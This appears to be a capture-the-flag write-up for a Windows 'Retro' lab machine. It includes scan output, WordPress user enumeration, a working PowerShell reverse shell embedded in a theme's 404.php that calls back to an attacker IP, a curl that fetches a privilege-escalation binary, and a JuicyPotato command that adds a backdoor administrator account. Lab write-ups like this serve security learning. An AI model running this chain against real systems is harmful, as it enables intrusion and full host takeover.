


Retro



Enumeration

Nmap scan

```
Nmap scan report for 10.82.140.29
Host is up (0.20s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
```

```
80/tcp open tcpwrapped
3389/tcp open tcpwrapped
| ssl-cert: Subject: commonName=RetroWeb
| Issuer: commonName=RetroWeb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-22T03:45:24
| Not valid after: 2026-07-24T03:45:24
| MD5: 6689 4674 ee85 e179 37e9 acdc 6ac7 019f
| SHA-1: 7a5d a066 f55a a35f 229f d507 2773 57f3 05fb 77cb
|_SHA-256: 429b 00a4 5f7a 4c2a 1b48 f7a8 5216 563f acd0 49bf dadf 28ab 1
874 1c80 db64 7c78
```

Rust scan

```
Nmap scan report for retro.thm (10.82.140.29)
Host is up, received user-set (0.20s latency).
Scanned at 2026-01-23 09:31:50 +0530 for 13s

PORT      STATE SERVICE      REASON      VERSION
80/tcp      open  http        syn-ack ttl 126 Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
3389/tcp    open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
| ssl-cert: Subject: commonName=RetroWeb
| Issuer: commonName=RetroWeb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-22T03:45:24
```

| Not valid after: 2026-07-24T03:45:24
| MD5: 6689 4674 ee85 e179 37e9 acdc 6ac7 019f
| SHA-1: 7a5d a066 f55a a35f 229f d507 2773 57f3 05fb 77cb
| SHA-256: 429b 00a4 5f7a 4c2a 1b48 f7a8 5216 563f acd0 49bf dadf 28ab 1
874 1c80 db64 7c78
| -----BEGIN CERTIFICATE-----
| MIIC1DCCAbgAwIBAgIQJeY44Birz4BGfPo4BOd4PzANBgkqhkiG9w0BAQsF
ADAT
| MREwDwYDVQQDEwhSZXRyb1dIYjAeFw0yNjAxMjIwMzQ1MjRaFw0yNjA3Mj
QwMzQ1
| MjRaMBMxETAPBgNVBAMTCFJldHJvV2ViMIIBljANBgkqhkiG9w0BAQEFAAO
CAQ8A
| MIIBCgKCAQEA31B1blfv0HwbWmmQ4v8xUs1PSFFKKLwnRXLW42t2UmzFQ
GxK+TdZ
| aDs2B3y4XZwavM9K4pk6cbctZx2VL4KZQAxNRG5OaKGrTVxVHVsvQWYjxe
dPhVxd
| TOzcWrzeZmRytf4BTTZBIABmMmNxe/b461dwYXU6Xo6jpg+VVUs17m4AbH
yPCcmk
| azJUu5N4ODvWlpwpgMMEI7eCjBsQd9E+wNjcaJGNo31VAoA9y3COOnHmp
HDtWBByO
| MYUzNjx86QRX5inpC0pXfmDNjanilvPxx/d/aQQY4ArE50+3gpwzbsD0waa0
dSNx
| 3BMPOc7QiVuKUzNi11E5zyW8CNvGZC53jQIDAQABoyQwljATBgnVHSUEDD
AKBgr
| BgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQELBQADggEBABg
cGQySHgyd
| BIxAi7mSPXnV1SAezu66neNy+xPVeVrzo3RjidCNI5n3S9dWI+HFG4MMXdR
SB5G
| 5nQgBVNObO9pQI+hVIIdgLoKzTR3D6nMs7fslhY9WI9iQ8YpTEGGZiXtPMsK
GcpJ
| 0WDEicCp4cHi9g54qhF2xp2SRqsr9mooQc8HhmOwuHk9wnvCDoeLw8b
nL7e6a40
| Or2xFzQhCnUGm4pbLF8dA9p0knGMLfa96NzYsulJsRYPbJRjPztTAyYAyW9
XYeT6
| +yQk3h9o9BnPopeBpk4yqxKkKsNx1d5HrpNeeMKzjnyYADv4SN2NR8jk9ykh
qShv

```
| G1pa15Fvo6E=
| -----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_ System_Time: 2026-01-23T04:01:58+00:00
|_ssl-date: 2026-01-23T04:02:02+00:00; -1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
```

Web Enumeration

Directory Enumeration

```
Starting gobuster in directory enumeration mode
=====
=====
/retro          (Status: 301) [Size: 146] [→ http://retro.thm/retro/]
```

Usernames found (using wpscan user enumeration)

```
[i] User(s) Identified:

[+] wade
| Found By: Author Posts - Author Pattern (Passive Detection)
```

| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://retro.thm/retro/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

Using **PowerShell Reverse Shell via PHP**

```
<?php
$ps = "powershell -nop -c \"\$client = New-Object System.Net.Sockets.TCPClient('192.168.138.67',9001); \$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0) {\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> '\;$sendbackbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbackbyte,0,\$sendbackbyte.Length);\$stream.Flush()};\$client.Close()\";
system($ps);
?>
```

The screenshot shows the 'Edit Themes' page in the WordPress admin interface. The left sidebar is titled 'Appearance' and includes options like 'Themes', 'Customize', 'Widgets', 'Menus', 'Header', 'Background', 'Theme Support', 'Install Plugins', 'Theme Editor', 'Plugins (1)', 'Users', 'Tools', 'Settings', 'Make Paths Relative', and 'Collapse menu'. The main content area is titled 'Edit Themes' and shows a message about WordPress 5.3. It displays the code for the '90s Retro: 404 Template (404.php)' file. The code is a PowerShell reverse shell exploit. To the right, there's a 'Theme Files' sidebar with options for 'Stylesheet (style.css)', 'Theme Functions (functions.php)', 'css', 'includes', 'js', '404 Template (404.php)' (which is highlighted with a red box), 'Archives (archive.php)', 'Author Template (author.php)', and 'Category Template'.

Go to Theme Editor and 404 template and put reverse shell and update it. now go the <http://retro.thm/retro/wp-content/themes/90s-retro/404.php> link and we will get the shell.

```
$ nc -lvpn 9001
listening on [any] 9001 ...
connect to [192.168.138.67] from (UNKNOWN) [10.82.140.29] 53099
pwd
Path
C:\inetpub\wwwroot\retro\wp-content\themes\90s-retro
ant
PS C:\inetpub\wwwroot\retro\wp-content\themes\90s-retro>
PS C:\inetpub\wwwroot\retro\wp-content\themes\90s-retro> whoami
nt authority\iusr
```

```

PS C:\> whoami /priv
PRIVILEGES INFORMATION

Privilege Name          Description          State
SeChangeNotifyPrivilege Bypass traverse checking      Enabled
SeImpersonatePrivilege  Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege  Create global objects      Enabled
PS C:\> cd Windows
PS C:\Windows> ls

Directory: C:\Windows

```

```

PS C:\badr> curl "http://192.168.138.67:8000/jp.exe" -o jp.exe
PS C:\badr> ls

se CTF
    Directory: C:\badr

al
Mode                LastWriteTime       Length  Name
-a----   1/22/2026 7:48 PM           193     badr-info
-a----   1/22/2026 7:48 PM         12684    badr-ng.ps1
-a----   1/22/2026 7:48 PM        76515597  badr.exe
-a----   1/22/2026 7:48 PM          3253    config.yaml
-a----   1/22/2026 7:49 PM          832     install.log
-a----   1/22/2026 7:48 PM          330     interface-detected.txt
-a----   1/22/2026 9:30 PM        347648    jp.exe
-a----   1/22/2026 7:48 PM        1300084   rules.yaml
-a----   1/22/2026 7:48 PM          948     start-badr.vbs

```


Create a new user 'hacker' and password 'P@ssw0rd123!'

```
PS C:\badr> .\jp.exe -t * -p C:\Windows\System32\cmd.exe -c "{8BC3F05E-D86B-11D0-A075-00C04FB68820}" -l 9004 -a "/c net user hacker P@ssw0rd123! /add && net localgroup administrators hacker /add"
Testing {8BC3F05E-D86B-11D0-A075-00C04FB68820} 9004
.....
[+] authresult 0
{8BC3F05E-D86B-11D0-A075-00C04FB68820};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
PS C:\badr>
```

and login using RDP

`xfreerdp3 /v:retro.thm /u:hacker /p:P@ssw0rd123!`

user.txt



root.txt

